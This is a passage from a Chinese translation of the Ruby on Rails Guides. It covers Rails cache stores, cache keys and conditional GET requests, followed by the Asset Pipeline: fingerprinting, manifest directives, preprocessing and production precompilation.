Rails 实现的所有存储方式都共用了下面几个选项。这些选项可以传给构造器，也可传给不同的方法，和缓存中的记录交互。

- `:namespace`：在缓存存储中创建命名空间。如果和其他程序共用同一个存储，可以使用这个选项。
- `:compress`：是否压缩缓存。便于在低速网络中传输大型缓存记录。

- `:compress_threshold`：结合 `:compress` 选项使用，设定一个阈值，低于这个值就不压缩缓存。默认为 16 KB。
- `:expires_in`：为缓存记录设定一个过期时间，单位为秒，过期后把记录从缓存中删除。
- `:race_condition_ttl`：结合 `:expires_in` 选项使用。缓存过期后，禁止多个进程同时重新生成同一个缓存记录（叫做 dog pile effect），从而避免条件竞争。这个选项设置一个秒数，在这个时间之后才能再次使用重新生成的新值。如果设置了 `:expires_in` 选项，最好也设置这个选项。

### 2.3 ActiveSupport::Cache::MemoryStore

这种存储方式在 Ruby 进程中把缓存保存在内存中。存储空间的大小由 `:size` 选项指定，默认为 32MB。如果超出分配的大小，系统会清理缓存，把最不常使用的记录删除。

```
config.cache_store = :memory_store, { size: 64.megabytes }
```

如果运行多个 Rails 服务器进程（使用 mongrel_cluster 或 Phusion Passenger 时），进程间无法共用缓存数据。这种存储方式不适合在大型程序中使用，不过很适合只有几个服务器进程的小型、低流量网站，也可在开发环境和测试环境中使用。

### 2.4 ActiveSupport::Cache::FileStore

这种存储方式使用文件系统保存缓存。缓存文件的存储位置必须在初始化时指定。

```
config.cache_store = :file_store, "/path/to/cache/directory"
```

使用这种存储方式，同一主机上的服务器进程之间可以共用缓存。运行在不同主机上的服务器进程之间也可以通过共享的文件系统共用缓存，但这种用法不是最好的方式，因此不推荐使用。这种存储方式适合在只用了一到两台主机的中低流量网站中使用。

注意，如果不定期清理，缓存会不断增多，最终会用完硬盘空间。

这是默认使用的缓存存储方式。

### 2.5 ActiveSupport::Cache::MemCacheStore

这种存储方式使用 Danga 开发的 `memcached` 服务器，为程序提供一个中心化的缓存存储。Rails 默认使用附带安装的 `dalli` gem 实现这种存储方式。这是目前在生产环境中使用最广泛的缓存存储方式，可以提供单个缓存存储，或者共享的缓存集群，性能高，冗余度低。

初始化时要指定集群中所有 memcached 服务器的地址。如果没有指定地址，默认运行在本地主机的默认端口上，这对大型网站来说不是个好主意。

在这种缓存存储中使用 `write` 和 `fetch` 方法还可指定两个额外的选项，充分利用 memcached 的特有功能。指定 `:raw` 选项可以直接把没有序列化的数据传给 memcached 服务器。在这种类型的数据上可以使用 memcached 的原生操作，例如 `increment` 和 `decrement` 。如果不想让 memcached 覆盖已经存在的记录，可以指定 `:unless_exist` 选项。

```
config.cache_store = :mem_cache_store, "cache-1.example.com", "cache-2.example.com"
```

### 2.6 ActiveSupport::Cache::EhcacheStore

如果在 JRuby 平台上运行程序，可以使用 Terracotta 开发的 Ehcache 存储缓存。Ehcache 是使用 Java 开发的开源缓存存储，同时也提供企业版，增强了稳定性、操作便利性，以及商用支持。使用这种存储方式要先安装 `jruby-ehcache-rails3` gem（1.1.0 及以上版本）。

```
config.cache_store = :ehcache_store
```

初始化时，可以使用 `:ehcache_config` 选项指定 Ehcache 设置文件的位置（默认为 Rails 程序根目录中的 `ehcache.xml` ），还可使用 `:cache_name` 选项定制缓存名（默认为 `rails_cache` ）。

使用 `write` 方法时，除了可以使用通用的 `:expires_in` 选项之外，还可指定 `:unless_exist` 选项，让 Ehcache 使用 `putIfAbsent` 方法代替 `put` 方法，不覆盖已经存在的记录。除此之外， `write` 方法还可接受 Ehcache Element 类开放的所有属性，包括：

| 属性 | 参数类型 | 说明 |
| --- | --- | --- |
| elementEvictionData | ElementEvictionData | 设置元素的 eviction 数据实例 |
| eternal | boolean | 设置元素是否为 eternal |
| timeToIdle, tti | int | 设置空闲时间 |
| timeToLive, ttl, expires_in | int | 设置在线时间 |
| version | long | 设置 ElementAttributes 对象的 `version` 属性 |

这些选项通过 Hash 传给 `write` 方法，可以使用驼峰式或者下划线分隔形式。例如：

```
Rails.cache.write('key', 'value', time_to_idle: 60.seconds, timeToLive: 600.seconds)
caches_action :index, expires_in: 60.seconds, unless_exist: true
```

关于 Ehcache 更多的介绍，请访问 http://ehcache.org/。关于如何在运行于 JRuby 平台之上的 Rails 中使用 Ehcache，请访问 http://ehcache.org/documentation/jruby.html。

### 2.7 ActiveSupport::Cache::NullStore

这种存储方式只可在开发环境和测试环境中使用，并不会存储任何数据。如果在开发过程中必须和 `Rails.cache` 交互，而且会影响到修改代码后的效果，使用这种存储方式尤其方便。使用这种存储方式时调用 `fetch` 和 `read` 方法没有实际作用。

```
config.cache_store = :null_store
```

### 2.8 自建存储方式

要想自建缓存存储方式，可以继承 `ActiveSupport::Cache::Store` 类，并实现相应的方法。自建存储方式时，可以使用任何缓存技术。

使用自建的存储方式，把 `cache_store` 设为类的新实例即可。

```
config.cache_store = MyCacheStore.new
```

### 2.9 缓存键

缓存中使用的键可以是任意对象，只要能响应 `:cache_key` 或 `:to_param` 方法即可。如果想生成自定义键，可以在类中定义 `:cache_key` 方法。Active Record 根据类名和记录的 ID 生成缓存键。

缓存键也可使用 Hash 或者数组。

```
# This is a legal cache key
Rails.cache.read(site: "mysite", owners: [owner_1, owner_2])
```

`Rails.cache` 方法中使用的键和保存到存储引擎中的键并不一样。保存时，可能会根据命名空间或引擎的限制做修改。也就是说，不能使用 `memcache-client` gem 调用 `Rails.cache` 方法保存缓存再尝试读取缓存。不过，无需担心会超出 memcached 的大小限制，或者违反句法规则。

## 3 支持条件 GET 请求

条件请求是 HTTP 规范的一个特性，网页服务器告诉浏览器 GET 请求的响应自上次请求以来没有发生变化，可以直接读取浏览器缓存中的副本。

条件请求通过 `If-None-Match` 和 `If-Modified-Since` 报头实现，这两个报头的值分别是内容的唯一 ID 和上次修改内容的时间戳，在服务器和客户端之间来回传送。如果浏览器发送的请求中内容 ID（ETag）或上次修改时间戳和服务器上保存的值一样，服务器只需返回一个空响应，并把状态码设为未修改。

服务器负责查看上次修改时间戳和 `If-None-Match` 报头的值，决定是否返回完整的响应。在 Rails 中使用条件 GET 请求很简单：

```
class ProductsController < ApplicationController

  def show
    @product = Product.find(params[:id])

    # If the request is stale according to the given timestamp and etag value
    # (i.e. it needs to be processed again) then execute this block
    if stale?(last_modified: @product.updated_at.utc, etag: @product.cache_key)
      respond_to do |wants|
        # ... normal response processing
      end
    end

    # If the request is fresh (i.e. it's not modified) then you don't need to do
    # anything. The default render checks for this using the parameters
    # used in the previous call to stale? and will automatically send a
    # :not_modified. So that's it, you're done.
  end
end
```

如果不想使用 Hash，还可直接传入模型实例，Rails 会调用 `updated_at` 和 `cache_key` 方法分别设置 `last_modified` 和 `etag`：

```
class ProductsController < ApplicationController
  def show
    @product = Product.find(params[:id])
    respond_with(@product) if stale?(@product)
  end
end
```

如果没有使用特殊的方式处理响应，使用默认的渲染机制（例如，没有使用 `respond_to` 代码块，或者没有手动调用 `render` 方法），还可使用十分便利的 `fresh_when` 方法：

```
class ProductsController < ApplicationController

  # This will automatically send back a :not_modified if the request is fresh,
  # and will render the default template (product.*) if it's stale.

  def show
    @product = Product.find(params[:id])
    fresh_when last_modified: @product.published_at.utc, etag: @product
  end
end
```

# 反馈

欢迎帮忙改善指南质量。

如发现任何错误，欢迎修正。开始贡献前，可先行阅读贡献指南：文档。

翻译如有错误，深感抱歉，欢迎 Fork 修正，或至此处回报。

文章可能有未完成或过时的内容。请先检查 Edge Guides 来确定问题在 master 是否已经修掉了。再上 master 补上缺少的文件。内容参考 Ruby on Rails 指南准则来了解行文风格。

最后，任何关于 Ruby on Rails 文档的讨论，欢迎到 rubyonrails-docs 邮件群组。

# Asset Pipeline

本文介绍 Asset Pipeline。

读完本文，你将学到：

- Asset Pipeline 是什么以及其作用；
- 如何合理组织程序的静态资源；
- Asset Pipeline 的优势；
- 如何向 Asset Pipeline 中添加预处理器；
- 如何在 gem 中打包静态资源；

## Chapters

## 1 Asset Pipeline 是什么？

Asset Pipeline 提供了一个框架，用于连接、压缩 JavaScript 和 CSS 文件。还允许使用其他语言和预处理器编写 JavaScript 和 CSS，例如 CoffeeScript、Sass 和 ERB。

严格来说，Asset Pipeline 不是 Rails 4 的核心功能，已经从框架中提取出来，制成了 sprockets-rails gem。

Asset Pipeline 功能默认是启用的。

新建程序时如果想禁用 Asset Pipeline，可以在命令行中指定 `--skip-sprockets` 选项。

```
rails new appname --skip-sprockets
```

Rails 4 会自动把 `sass-rails`、`coffee-rails` 和 `uglifier` 三个 gem 加入 `Gemfile`。Sprockets 使用这三个 gem 压缩静态资源：

```
gem 'sass-rails'
gem 'uglifier'
gem 'coffee-rails'
```

指定 `--skip-sprockets` 命令行选项后，Rails 4 不会把 `sass-rails` 和 `uglifier` 加入 `Gemfile`。如果后续需要使用 Asset Pipeline，需要手动添加这些 gem。而且，指定 `--skip-sprockets` 命令行选项后，生成的 `config/application.rb` 文件也会有点不同，把加载 `sprockets/railtie` 的代码注释掉了。如果后续启用 Asset Pipeline，要把这行前面的注释去掉：

```
# require "sprockets/railtie"
```

`production.rb` 文件中有相应的选项设置静态资源的压缩方式：`config.assets.css_compressor` 针对 CSS，`config.assets.js_compressor` 针对 Javascript。

```
config.assets.css_compressor = :yui
config.assets.js_compressor = :uglify
```

如果 `Gemfile` 中有 `sass-rails`，就会自动用来压缩 CSS，无需设置 `config.assets.css_compressor` 选项。

### 1.1 主要功能

Asset Pipeline 的第一个功能是连接静态资源，减少渲染页面时浏览器发起的请求数。浏览器对并行的请求数量有限制，所以较少的请求数可以提升程序的加载速度。

Sprockets 会把所有 JavaScript 文件合并到一个主 `.js` 文件中，把所有 CSS 文件合并到一个主 `.css` 文件中。后文会介绍，合并的方式可按需求随意定制。在生产环境中，Rails 会在文件名后加上 MD5 指纹，以便浏览器缓存，指纹变了缓存就会过期。修改文件的内容后，指纹会自动变化。

Asset Pipeline 的第二个功能是压缩静态资源。对 CSS 文件来说，会删除空白和注释。对 JavaScript 来说，可以做更复杂的处理。处理方式可以从内建的选项中选择，也可使用定制的处理程序。

Asset Pipeline 的第三个功能是允许使用高级语言编写静态资源，再使用预处理器转换成真正的静态资源。默认支持的高级语言有：用来编写 CSS 的 Sass，用来编写 JavaScript 的 CoffeeScript，以及 ERB。

### 1.2 指纹是什么，我为什么要关心它？

指纹可以根据文件内容生成文件名。文件内容变化后，文件名也会改变。对于静态内容，或者很少改动的内容，在不同的服务器之间，不同的部署日期之间，使用指纹可以区别文件的两个版本内容是否一样。

如果文件名基于内容而定，而且文件名是唯一的，HTTP 报头会建议在所有可能的地方（CDN，ISP，网络设备，网页浏览器）存储一份该文件的副本。修改文件内容后，指纹会发生变化，因此远程客户端会重新请求文件。这种技术叫做“缓存爆裂”（cache busting）。

Sprockets 使用指纹的方式是在文件名中加入内容的哈希值，一般加在文件名的末尾。例如，`global.css` 加入指纹后的文件名如下：

```
global-908e25f4bf641868d8683022a5b62f54.css
```

Asset Pipeline 使用的就是这种指纹实现方式。

以前，Rails 使用内建的帮助方法，在文件名后加上一个基于日期生成的请求字符串，如下所示：

```
/stylesheets/global.css?1309495796
```

使用请求字符串有很多缺点：

1. 文件名只是请求字符串不同时，缓存并不可靠 Steve Souders 建议：不在要缓存的资源上使用请求字符串。他发现，使用请求字符串的文件不被缓存的可能性有 5-20%。有些 CDN 验证缓存时根本无法识别请求字符串。

2. 在多服务器环境中，不同节点上的文件名可能不同 在 Rails 2.x 中，默认的请求字符串由文件的修改时间生成。静态资源文件部署到集群后，无法保证时间戳都是一样的，得到的值取决于使用哪台服务器处理请求。

3. 缓存验证失败过多 部署新版代码时，所有静态资源文件的最后修改时间都变了。即便内容没变，客户端也要重新请求这些文件。

使用指纹就无需再用请求字符串了，而且文件名基于文件内容，始终保持一致。

默认情况下，指纹只在生产环境中启用，其他环境都被禁用。可以设置 `config.assets.digest` 选项启用或禁用。

扩展阅读：

- Optimize caching
- Revving Filenames: don't use querystring

## 2 如何使用 Asset Pipeline

在以前的 Rails 版本中，所有静态资源都放在 `public` 文件夹的子文件夹中，例如 `images`、`javascripts` 和 `stylesheets`。使用 Asset Pipeline 后，建议把静态资源放在 `app/assets` 文件夹中。这个文件夹中的文件会经由 Sprockets 中间件处理。

静态资源仍然可以放在 `public` 文件夹中，其中所有文件都会被程序或网页服务器视为静态文件。如果文件要经过预处理器处理，就得放在 `app/assets` 文件夹中。

默认情况下，在生产环境中，Rails 会把预先编译好的文件保存到 `public/assets` 文件夹中，网页服务器会把这些文件视为静态资源。在生产环境中，不会直接伺服 `app/assets` 文件夹中的文件。

### 2.1 控制器相关的静态资源

生成脚手架或控制器时，Rails 会生成一个 JavaScript 文件（如果 `Gemfile` 中有 `coffee-rails`，会生成 CoffeeScript 文件）和 CSS 文件（如果 `Gemfile` 中有 `sass-rails`，会生成 SCSS 文件）。生成脚手架时，Rails 还会生成 `scaffolds.css` 文件（如果 `Gemfile` 中有 `sass-rails`，会生成 `scaffolds.css.scss` 文件）。

例如，生成 `ProjectsController` 时，Rails 会新建 `app/assets/javascripts/projects.js.coffee` 和 `app/assets/stylesheets/projects.css.scss` 两个文件。默认情况下，这两个文件立即就可以使用 `require_tree` 引入程序。关于 `require_tree` 的介绍，请阅读“清单文件和指令”一节。

针对控制器的样式表和 JavaScript 文件也可只在相应的控制器中引入：

`<%= javascript_include_tag params[:controller] %>` 或 `<%= stylesheet_link_tag params[:controller] %>`

如果需要这么做，切记不要使用 `require_tree` 。如果使用了这个指令，会多次引入相同的静态资源。

预处理静态资源时要确保同时处理控制器相关的静态资源。默认情况下，不会自动编译 `.coffee` 和 `.scss` 文件。在开发环境中没什么问题，因为会自动编译。但在生产环境中会得到 500 错误，因为此时自动编译默认是关闭的。关于预编译的工作机理，请阅读“事先编译好静态资源”一节。

要想使用 CoffeeScript，必须安装支持 ExecJS 的运行时。如果使用 Mac OS X 和 Windows，系统中已经安装了 JavaScript 运行时。所有支持的 JavaScript 运行时参见 ExecJS 的文档。

在 `config/application.rb` 文件中加入以下代码可以禁止生成控制器相关的静态资源：

```
config.generators do |g|
  g.assets false
end
```

### 2.2 静态资源的组织方式

Asset Pipeline 的静态文件可以放在三个位置： `app/assets` ， `lib/assets` 或 `vendor/assets` 。

- `app/assets` ：存放程序的静态资源，例如图片、JavaScript 和样式表；
- `lib/assets` ：存放自己的代码库，或者共用代码库的静态资源；
- `vendor/assets` ：存放他人的静态资源，例如 JavaScript 插件，或者 CSS 框架；

如果从 Rails 3 升级过来，请注意， `lib/assets` 和 `vendor/assets` 中的静态资源可以引入程序，但不在预编译的范围内。详情参见“事先编译好静态资源”一节。

#### 2.2.1 搜索路径

在清单文件或帮助方法中引用静态资源时，Sprockets 会在默认的三个位置中查找对应的文件。

默认的位置是 `apps/assets` 文件夹中的 `images` 、 `javascripts` 和 `stylesheets` 三个子文件夹。这三个文件夹没什么特别之处，其实 Sprockets 会搜索 `apps/assets` 文件夹中的所有子文件夹。

例如，如下的文件：

```
app/assets/javascripts/home.js
lib/assets/javascripts/moovinator.js
vendor/assets/javascripts/slider.js
vendor/assets/somepackage/phonebox.js
```

在清单文件中可以这么引用：

```
//= require home
//= require moovinator
//= require slider
//= require phonebox
```

子文件夹中的静态资源也可引用：

```
app/assets/javascripts/sub/something.js
```

引用方式如下：

```
//= require sub/something
```

在 Rails 控制台中执行 `Rails.application.config.assets.paths`，可以查看所有的搜索路径。

除了标准的 `assets/*` 路径之外，还可以在 `config/application.rb` 文件中向 Asset Pipeline 添加其他路径。例如：

```
config.assets.paths << Rails.root.join("lib", "videoplayer", "flash")
```

Sprockets 会按照搜索路径中各路径出现的顺序进行搜索。默认情况下，这意味着 `app/assets` 文件夹中的静态资源优先级较高，会遮盖 `lib` 和 `vendor` 文件夹中的相应文件。

有一点要注意，如果静态资源不会在清单文件中引入，就要添加到预编译的文件列表中，否则在生产环境中就无法访问文件。

#### 2.2.2 使用索引文件

在 Sprockets 中，名为 `index` 的文件（扩展名各异）有特殊作用。

例如，程序中使用了 jQuery 代码库和许多模块，都保存在 `lib/assets/javascripts/library_name` 文件夹中，那么 `lib/assets/javascripts/library_name/index.js` 文件的作用就是这个代码库的清单。在这个清单中可以按顺序列出所需的文件，或者干脆使用 `require_tree` 指令。

在程序的清单文件中，可以把这个库作为一个整体引入：

```
//= require library_name
```

这么做可以减少维护成本，保持代码整洁。

### 2.3 链接静态资源

Sprockets 并没有为获取静态资源添加新的方法，还是使用熟悉的 `javascript_include_tag` 和 `stylesheet_link_tag`：

```
<%= stylesheet_link_tag "application", media: "all" %>
<%= javascript_include_tag "application" %>
```

如果使用 Turbolinks（Rails 4 默认启用），加上 `data-turbolinks-track` 选项后，Turbolinks 会检查静态资源是否有更新，如果更新了就会将其载入页面：

```
<%= stylesheet_link_tag "application", media: "all", "data-turbolinks-track" => true %>
<%= javascript_include_tag "application", "data-turbolinks-track" => true %>
```

在普通的视图中可以像下面这样获取 `public/assets/images` 文件夹中的图片：

```
<%= image_tag "rails.png" %>
```

如果程序启用了 Asset Pipeline，且在当前环境中没有禁用，那么这个文件会经由 Sprockets 伺服。如果文件的存放位置是 `public/assets/rails.png`，则直接由网页服务器伺服。

如果请求的文件中包含 MD5 哈希，处理的方式还是一样。关于这个哈希是怎么生成的，请阅读“在生产环境中”一节。

Sprockets 还会检查 `config.assets.paths` 中指定的路径。`config.assets.paths` 包含标准路径和其他 Rails 引擎添加的路径。

图片还可以放入子文件夹中，获取时指定文件夹的名字即可：

```
<%= image_tag "icons/rails.png" %>
```

如果预编译了静态资源（参见“在生产环境中”一节），链接不存在的资源（也包括链接到空字符串的情况）会在调用页面抛出异常。因此，在处理用户提交的数据时，使用 `image_tag` 等帮助方法要小心一点。

### 2.3.1 CSS 和 ERB

Asset Pipeline 会自动执行 ERB 代码，所以如果在 CSS 文件名后加上扩展名 `erb`（例如 `application.css.erb`），那么在 CSS 规则中就可使用 `asset_path` 等帮助方法。

```
.class { background-image: url(<%= asset_path 'image.png' %>) }
```

Asset Pipeline 会计算出静态资源的真实路径。在上面的代码中，指定的图片要出现在加载路径中。如果在 `public/assets` 中有该文件带指纹版本，则会使用这个文件的路径。

如果想使用 data URI（直接把图片数据内嵌在 CSS 文件中），可以使用 `asset_data_uri` 帮助方法。

```
#logo { background: url(<%= asset_data_uri 'logo.png' %>) }
```

`asset_data_uri` 会把正确格式化后的 data URI 写入 CSS 文件。

注意，关闭标签不能使用 `-%>` 形式。

#### 2.3.2 CSS 和 Sass

使用 Asset Pipeline，静态资源的路径要使用 `sass-rails` 提供的 `-url` 和 `-path` 帮助方法（在 Sass 中使用连字符，在 Ruby 中使用下划线）重写。这两种帮助方法可用于引用图片，字体，视频，音频，JavaScript 和样式表。

- `image-url("rails.png")` 编译成 `url(/assets/rails.png)`
- `image-path("rails.png")` 编译成 `"/assets/rails.png"`.

还可使用通用方法：

- `asset-url("rails.png")` 编译成 `url(/assets/rails.png)`
- `asset-path("rails.png")` 编译成 `"/assets/rails.png"`

#### 2.3.3 JavaScript/CoffeeScript 和 ERB

如果在 JavaScript 文件后加上扩展名 `erb`，例如 `application.js.erb`，就可以在 JavaScript 代码中使用帮助方法 `asset_path`：

```
$('#logo').attr({ src: "<%= asset_path('logo.png') %>" });
```

Asset Pipeline 会计算出静态资源的真实路径。

类似地，如果在 CoffeeScript 文件后加上扩展名 `erb`，例如 `application.js.coffee.erb`，也可在代码中使用帮助方法 `asset_path`：

```
$('#logo').attr src: "<%= asset_path('logo.png') %>"
```

### 2.4 清单文件和指令

Sprockets 通过清单文件决定要引入和伺服哪些静态资源。清单文件中包含一些指令，告知 Sprockets 使用哪些文件生成主 CSS 或 JavaScript 文件。Sprockets 会解析这些指令，加载指定的文件，如有需要还会处理文件，然后再把各个文件合并成一个文件，最后再压缩文件（如果 `Rails.application.config.assets.compress` 选项为 `true`）。只伺服一个文件可以大大减少页面加载时间，因为浏览器发起的请求数更少。压缩能减小文件大小，加快浏览器下载速度。

例如，新建的 Rails 4 程序中有个 `app/assets/javascripts/application.js` 文件，包含以下内容：

```
// ...
//= require jquery
//= require jquery_ujs
//= require_tree .
```

在 JavaScript 文件中，Sprockets 的指令以 `//=` 开头。在上面的文件中，用到了 `require` 和 the `require_tree` 指令。`require` 指令告知 Sprockets 要加载的文件。在上面的文件中，加载了 Sprockets 搜索路径中的 `jquery.js` 和 `jquery_ujs.js` 两个文件。文件名后无需加上扩展名，在 `.js` 文件中 Sprockets 默认会加载 `.js` 文件。

`require_tree` 指令告知 Sprockets 递归引入指定文件夹中的所有 JavaScript 文件。文件夹的路径必须相对于清单文件。也可使用 `require_directory` 指令加载指定文件夹中的所有 JavaScript 文件，但不会递归。

Sprockets 会按照从上至下的顺序处理指令，但 `require_tree` 引入的文件顺序是不可预期的，不要设想能得到一个期望的顺序。如果要确保某些 JavaScript 文件出现在其他文件之前，就要先在清单文件中引入。注意，`require` 等指令不会多次加载同一个文件。

Rails 还会生成 `app/assets/stylesheets/application.css` 文件，内容如下：

```
/* ...
*= require_self
*= require_tree .
*/
```

不管创建新程序时有没有指定 `--skip-sprockets` 选项，Rails 4 都会生成 `app/assets/javascripts/application.js` 和 `app/assets/stylesheets/application.css`。这样如果后续需要使用 Asset Pipelining，操作就方便了。

样式表中使用的指令和 JavaScript 文件一样，不过加载的是样式表而不是 JavaScript 文件。`require_tree` 指令在 CSS 清单文件中的作用和在 JavaScript 清单文件中一样，从指定的文件夹中递归加载所有样式表。

上面的代码中还用到了 `require_self`。这么做可以把当前文件中的 CSS 加入调用 `require_self` 的位置。如果多次调用 `require_self`，只有最后一次调用有效。

如果想使用多个 Sass 文件，应该使用 Sass 中的 `@import` 规则，不要使用 Sprockets 指令。如果使用 Sprockets 指令，Sass 文件只出现在各自的作用域中，Sass 变量和混入只在定义所在文件中有效。为了达到 `require_tree` 指令的效果，可以使用通配符，例如 `@import "*"` 和 `@import "**/*"`。详情参见 sass-rails 的文档。

清单文件可以有多个。例如，`admin.css` 和 `admin.js` 这两个清单文件包含程序管理后台所需的 JS 和 CSS 文件。

CSS 清单中的指令也适用前面介绍的加载顺序。分别引入各文件，Sprockets 会按照顺序编译。例如，可以按照下面的方式合并三个 CSS 文件：

```
/* ...
*= require reset
*= require layout
*= require chrome
*/
```

### 2.5 预处理

静态资源的文件扩展名决定了使用哪个预处理器处理。如果使用默认的 gem，生成控制器或脚手架时，会生成 CoffeeScript 和 SCSS 文件，而不是普通的 JavaScript 和 CSS 文件。前文举过例子，生成 `projects` 控制器时会创建 `app/assets/javascripts/projects.js.coffee` 和 `app/assets/stylesheets/projects.css.scss` 两个文件。

在开发环境中，或者禁用 Asset Pipeline 时，这些文件会使用 `coffee-script` 和 `sass` 提供的预处理器处理，然后再发给浏览器。启用 Asset Pipeline 时，这些文件会先使用预处理器处理，然后保存到 `public/assets` 文件夹中，再由 Rails 程序或网页服务器伺服。

添加额外的扩展名可以增加预处理次数，预处理程序会按照扩展名从右至左的顺序处理文件内容。所以，扩展名的顺序要和处理的顺序一致。例如，名为 `app/assets/stylesheets/projects.css.scss.erb` 的样式表首先会使用 ERB 处理，然后是 SCSS，最后才以 CSS 格式发送给浏览器。JavaScript 文件类似，`app/assets/javascripts/projects.js.coffee.erb` 文件先由 ERB 处理，然后是 CoffeeScript，最后以 JavaScript 格式发送给浏览器。

记住，预处理器的执行顺序很重要。例如，名为 `app/assets/javascripts/projects.js.erb.coffee` 的文件首先由 CoffeeScript 处理，但是 CoffeeScript 预处理器并不懂 ERB 代码，因此会导致错误。

## 3 开发环境

在开发环境中，Asset Pipeline 按照清单文件中指定的顺序伺服各静态资源。

清单 `app/assets/javascripts/application.js` 的内容如下：

```
//= require core
//= require projects
//= require tickets
```

生成的 HTML 如下：

```
<script src="/assets/core.js?body=1"></script>
<script src="/assets/projects.js?body=1"></script>
<script src="/assets/tickets.js?body=1"></script>
```

Sprockets 要求必须使用 `body` 参数。

## 3.1 检查运行时错误

默认情况下，在生产环境中 Asset Pipeline 会检查潜在的错误。要想禁用这一功能，可以做如下设置：

```
config.assets.raise_runtime_errors = false
```

`raise_runtime_errors` 设为 `false` 时，Sprockets 不会检查静态资源的依赖关系是否正确。遇到下面这种情况时，必须告知 Asset Pipeline 其中的依赖关系。

如果在 `application.css.erb` 中引用了 `logo.png`，如下所示：

```
#logo { background: url(<%= asset_data_uri 'logo.png' %>) }
```

就必须声明 `logo.png` 是 `application.css.erb` 的一个依赖件，这样重新编译图片时才会同时重新编译 CSS 文件。依赖关系可以使用 `//= depend_on_asset` 声明：

```
//= depend_on_asset "logo.png"
#logo { background: url(<%= asset_data_uri 'logo.png' %>) }
```

如果没有这个声明，在生产环境中可能遇到难以查找的奇怪问题。`raise_runtime_errors` 设为 `true` 时，运行时会自动检查依赖关系。

## 3.2 关闭调试功能

在 `config/environments/development.rb` 中添加如下设置可以关闭调试功能：

```
config.assets.debug = false
```

关闭调试功能后，Sprockets 会预处理所有文件，然后合并。关闭调试功能后，前文的清单文件生成的 HTML 如下：

```
<script src="/assets/application.js"></script>
```

服务器启动后，首次请求发出后会编译并缓存静态资源。Sprockets 会把 `Cache-Control` 报头设为 `must-revalidate`。再次请求时，浏览器会得到 304 (Not Modified) 响应。

如果清单中的文件内容发生了变化，服务器会返回重新编译后的文件。

调试功能可以在 Rails 帮助方法中启用：

```
<%= stylesheet_link_tag "application", debug: true %>
<%= javascript_include_tag "application", debug: true %>
```

如果已经启用了调试模式，再使用 `:debug` 选项就有点多余了。

在开发环境中也可启用压缩功能，检查是否能正常运行。需要调试时再禁用压缩即可。

# 4 生产环境

在生产环境中，Sprockets 使用前文介绍的指纹机制。默认情况下，Rails 认为静态资源已经事先编译好了，直接由网页服务器伺服。

在预先编译的过程中，会根据文件的内容生成 MD5，写入硬盘时把 MD5 加到文件名中。Rails 帮助方法会使用加上指纹的文件名代替清单文件中使用的文件名。

例如：

```
<%= javascript_include_tag "application" %>
<%= stylesheet_link_tag "application" %>
```

生成的 HTML 如下：

```
<script src="/assets/application-908e25f4bf641868d8683022a5b62f54.js"></script>
<link href="/assets/application-4dd5b109ee3439da54f5bdfd78a80473.css" media="screen"
rel="stylesheet" />
```

注意，推出 Asset Pipeline 功能后不再使用 `:cache` 和 `:concat` 选项了，请从 `javascript_include_tag` 和 `stylesheet_link_tag` 标签上将其删除。

指纹由 `config.assets.digest` 初始化选项控制（生产环境默认为 `true`，其他环境为 `false`）。

一般情况下，请勿修改 `config.assets.digest` 的默认值。如果文件名中没有指纹，而且缓存报头的时间设置为很久以后，那么即使文件的内容变了，客户端也不会重新获取文件。

## 4.1 事先编译好静态资源

Rails 提供了一个 rake 任务用来编译清单文件中的静态资源和其他相关文件。

编译后的静态资源保存在 `config.assets.prefix` 选项指定的位置。默认是 `/assets` 文件夹。

部署时可以在服务器上执行这个任务，直接在服务器上编译静态资源。下一节会介绍如何在本地编译。

这个 rake 任务是：

```
$ RAILS_ENV=production bundle exec rake assets:precompile
```

Capistrano（v2.15.1 及以上版本）提供了一个配方，可在部署时编译静态资源。把下面这行加入 `Capfile` 文件即可：

```
load 'deploy/assets'
```

这个配方会把 `config.assets.prefix` 选项指定的文件夹链接到 `shared/assets`。如果 `shared/assets` 已经占用，就要修改部署任务。

在多次部署之间共用这个文件夹是十分重要的，这样只要缓存的页面可用，其中引用的编译后的静态资源就能正常使用。

默认编译的文件包括 `application.js`、`application.css` 以及 gem 中 `app/assets` 文件夹中的所有非 JS/CSS 文件（会自动加载所有图片）：

```
[ Proc.new { |path, fn| fn =~ /app\/assets/ && !%w(.js .css).include?(File.extname(path))
/application.(css|js)$/ ]
```

这个正则表达式表示最终要编译的文件。也就是说，JS/CSS 文件不包含在内。例如，因为 `.coffee` 和 `.scss` 文件能编译成 JS 和 CSS 文件，所以不在自动编译的范围内。

如果想编译其他清单，或者单独的样式表和 JavaScript，可以添加到 `config/application.rb` 文件中的 `precompile` 选项：

```
config.assets.precompile += ['admin.js', 'admin.css', 'swfObject.js']
```

或者可以按照下面的方式，设置编译所有静态资源：

```
# config/application.rb
config.assets.precompile << Proc.new do |path|
  if path =~ /\.(css|js)\z/
    full_path = Rails.application.assets.resolve(path).to_path
    app_assets_path = Rails.root.join('app', 'assets').to_path
    if full_path.starts_with? app_assets_path
      puts "including asset: " + full_path
      true
    else
      puts "excluding asset: " + full_path
      false
    end
  else
    false
  end
end
```

即便想添加 Sass 或 CoffeeScript 文件，也要把希望编译的文件名设为 .js 或 .css。

这个 rake 任务还会生成一个名为 `manifest-md5hash.json` 的文件，列出所有静态资源和对应的指纹。这样 Rails 帮助方法就不用再通过 Sprockets 获取指纹了。下面是一个 `manifest-md5hash.json` 文件内容示例：

```
{"files":{"application-723d1be6cc741a3aabb1cec24276d681.js":{"logical_path":"application.
"digest":"723d1be6cc741a3aabb1cec24276d681"},"application-12b3c7dd74d2e9df37e7cbb1efa76a6
"digest":"12b3c7dd74d2e9df37e7cbb1efa76a6d"},"application-1c5752789588ac18d7e1a50b1f0fd4c
"digest":"1c5752789588ac18d7e1a50b1f0fd4c2"},"favicon-a9c641bf2b81f0476e876f7c5e375969.ic
"digest":"a9c641bf2b81f0476e876f7c5e375969"},"my_image-231a680f23887d9dd70710ea5efd3c62.p
"digest":"231a680f23887d9dd70710ea5efd3c62"}},"assets"{"application.js":
"application-723d1be6cc741a3aabb1cec24276d681.js","application.css":
"application-1c5752789588ac18d7e1a50b1f0fd4c2.css",
"favicon.ico":"favicona9c641bf2b81f0476e876f7c5e375969.ico","my_image.png":
"my_image-231a680f23887d9dd70710ea5efd3c62.png"}}
```

`manifest-md5hash.json` 文件的存放位置是 `config.assets.prefix` 选项指定位置（默认为 `/assets` ）的根目录。

在生产环境中，如果找不到编译好的文件，会抛出 `Sprockets::Helpers::RailsHelper::AssetPaths::AssetNotPrecompiledError` 异常，并提示找不到哪个文件。

